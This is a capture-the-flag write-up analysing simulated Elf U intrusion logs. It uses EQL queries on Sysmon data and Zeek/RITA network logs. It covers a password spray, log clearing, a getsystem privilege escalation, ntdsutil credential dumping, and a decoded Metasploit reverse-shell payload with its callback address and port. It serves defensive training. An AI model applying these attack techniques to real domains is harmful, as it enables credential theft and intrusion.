We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. *Bushy Evergreen is hanging out in the train station and may be able to help you out.*

Congratulations! You have completed the Windows Log Analysis: Evaluate Attack Outcome challenge!

Objective 4 – Windows Log Analysis: Determine Attacker Technique


Everything needed to complete this objective is provided in the badge description for Objective 4 and dialog from SugarPlum Mary:

> *SugarPlum Mary*
> *Have you tried the Sysmon and EQL challenge?*
> *If you aren't familiar with Sysmon, Carlos Perez has some great info about it.*
> *Haven't heard of the Event Query Language?*
> *Check out some of Ross Wolf's work on EQL or that blog post by Josh Wright in your badge.*


A link in included to download the Sysmon log (https://downloads.elfu.org/sysmon-data.json.zip) for analysis. Once downloaded, unzip it into a directory for analysis. Once again, there are several tools and methods that could have been used to parse and analyze this json file. I chose to use EQL and the Slingshot distro to learn these tools.

After a few initial EQL queries focusing on the command_line parameter, four malicious activities are revealed:

1. The use of the `wevtutil.exe` command to clear 182 event logs, indicating the attacker covering their tracks.




2. The use of net.exe to perform a password spray attack against 31 ELFU domain accounts trying 77 passwords on each account, one password per second approximately. There were actually 72 unique passwords in the 77 passwords attempted per account, where 3 passwords (Passw0rd, Princess1 & Winter2020) were attempted twice and 1 password (Password1) attempted 3 times - not good tradecraft. Additionally, in many domain environments having this many failed-logon attempts per account would have locked out all 31 domain accounts, resulting in a denial of service (also not good tradecraft).




This password spray appears to be the same or at least similar to one analyzed in Objective 3. Correlating data from Objective 3, it was the 2nd password sent to the **supatree** account that resulted in a successful login and the 2nd password sent chronologically was: **Passw0rd1**


This is likely the password for the ELFU\supatree domain account.




3. The following command_line indicates an elevation of privilege to SYSTEM using the Named Pipe Impersonation technique (common artifact when the "getsystem" command is used in Metasploit and other frameworks)



4. There are 3 PowerShell payload execution sets and each set starts with an initial cmd.exe cradle process to launch PowerShell, followed by two subsequent powershell.exe processes. All had the same PowerShell payload and analysis indicates it is a standard Metasploit windows/meterpreter/reverse_tcp PowerShell psh-cmd payload.




Saving the base64 encoded portion into a file called psh.b64, it can be decoded and unzipped as follows:



Then extracting the 2nd embedded base64 payload in the above screenshot yields the actual shellcode:

```
slingshot@slingshot:~/working$ cat psh2.b64 | base64 -d > sc.bin
slingshot@slingshot:~/working$ ndisasm -b 32 sc.bin > sc.asm
slingshot@slingshot:~/working$ vi sc.asm
```



The "push dword" line at offset "AF" contains the destination ip address the reverse_tcp payload will call back to "0x8056a8c0", which reversing the little-endian order will yield:

0xc0 = 192
0xa8 = 168
0x56 = 86
0x80 = 128


192.168.86.128

The "push dword" at offset "B4" contains the destination port in the high order word "5c11" which reversing little-endian is:

0x115c = 4444


Now excluding entries already analyzed, I filter those out with the following command:

```
eql query -f sysmon-data.json 'process where process_name != "net.exe" and
process_name != "wevtutil.exe" and process_name != "powershell.exe" and
command_line != "*powershell*"' | jq "{process_name, command_line}"
```




This leaves the above 5 entries and process name "ntdsutil.exe" running as SYSTEM looks like the culprit:


```
eql query -f sysmon-data.json 'process where process_name = "ntdsutil.exe"' | jq
```




The ntdsutil method of credential dumping is described in detail here:
https://isc.sans.edu/forums/diary/Cracking+AD+Domain+Passwords+Password+Assessments+Part+1+Collecting+Hashes/23383/

The answer to Objective 4 needed for the badge question is the string: **ntdsutil**







Objective 5 – Network Log Analysis: Determine Compromised System

Everything needed to complete this objective is provided in the badge description for Objective 5 and dialog from Sparkle Redberry:


> *Sparkle Redberry*
> *For objective 5, have you taken a look at our Zeek logs?*
> *Something's gone wrong. But I hear someone named Rita can help us.*
> *Can you and she figure out what happened?*

A link is included to download the Zeek logs (https://downloads.elfu.org/elfu-zeeklogs.zip). Once downloaded, unzip it into a directory for analysis. As before, there are several tools and methods that could have been used to parse these log files which are in a table format broken out by traffic type, and not in JSON, XML, nor evtx format. I chose to use a combination of Linux command line tools to parse these files.


The conn*.log and files*.log files appear to contain the relevant ip connection related data and using the following command will produce the source ip address with the highest number of network connections, indicating this host is likely the one that is malware infected.


```
cat conn.log* files.log* | sed "s/\s\+/ /g" | cut -f 3-6 -d ' ' | sort | uniq | cut -f 1 -d ' ' |
sort -n -t . -k 1,1 -k 2,2 -k 3,3 -k 4,4 | uniq -c | sort -n | tail -5
```

After a few seconds, the following output is generated showing that ip address **192.168.134.130** with 165169 entries in these logs:




Additionally, there is a RITA (https://www.blackhillsinfosec.com/projects/rita/) report in the /elfu-zeeklogs/ELFU/ directory. Examining this data, also confirms that source ip address 192.168.134.130 has the greatest number of beaconing connections:






Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926	7641	0.000	0.000	0	0
0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1	698	54	356	0.000	0.000	0	0
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58	373	0.000	0.000	0	0
0.840	192.168.134.135	150.254.186.145	345	12891.000	1	2097	1	694	31	181	0.000	0.000	0	0
0.835	192.168.134.133	45.55.96.63	132	1268.000	9	49	1	658	39	68	0.000	0.000	0	0
0.835	192.168.134.133	69.4.231.30	115	4135.000	2	105	1	684	35	58	0.000	0.000	0	0
0.835	192.168.134.135	52.242.211.89	49	572.000	1170	2766	1680	153	37	40	0.000	0.000	0	0
0.835	192.168.134.134	216.17.109.252	63	92.000	2	0	3	52	7	63	0.000	0.000	0	0
0.834	192.168.134.132	52.179.224.121	47	379.000	643	153	1680	153	29	37	0.000	0.000	0	0
0.834	192.168.134.134	52.177.166.224	46	541.000	471	2378	1680	153	28	36	0.000	0.000	0	0


And the highest duration of Long Connections:




Source	Destination	DstPort:Protocol:Service	Duration
192.168.134.130	148.69.64.76	443:tcp:-, 443:tcp:ssl	1035.9001
192.168.134.133	52.197.126.208	443:tcp:-, 443:tcp:ssl	531.6659
192.168.134.132	178.172.160.4	443:tcp:-, 443:tcp:ssl, 80:tcp:-, 80:tcp:http	531.5994
192.168.134.133	104.20.54.254	443:tcp:-, 443:tcp:ssl	527.3385
192.168.134.132	104.20.123.103	443:tcp:-, 443:tcp:ssl	526.3489
192.168.134.134	104.22.1.144	443:tcp:-, 443:tcp:ssl	526.3439
192.168.134.131	104.19.241.95	443:tcp:-, 443:tcp:ssl	526.3432
192.168.134.132	104.16.56.24	443:tcp:-, 443:tcp:ssl	526.3409
192.168.134.134	104.25.168.15	443:tcp:-, 443:tcp:ssl	526.34
192.168.134.133	104.16.1.78	443:tcp:-, 443:tcp:ssl	526.3397
192.168.134.132	104.26.1.248	80:tcp:http, 443:tcp:ssl, 443:tcp:-	526.3397
192.168.134.131	104.16.89.20	443:tcp:-, 443:tcp:ssl	526.3362

The answer to Objective 5 needed for the badge question is the string: **192.168.134.130**








Objective 6 – Splunk

Everything needed to complete this objective is provided in the badge description for Objective 6 and dialog from Professor Banas:

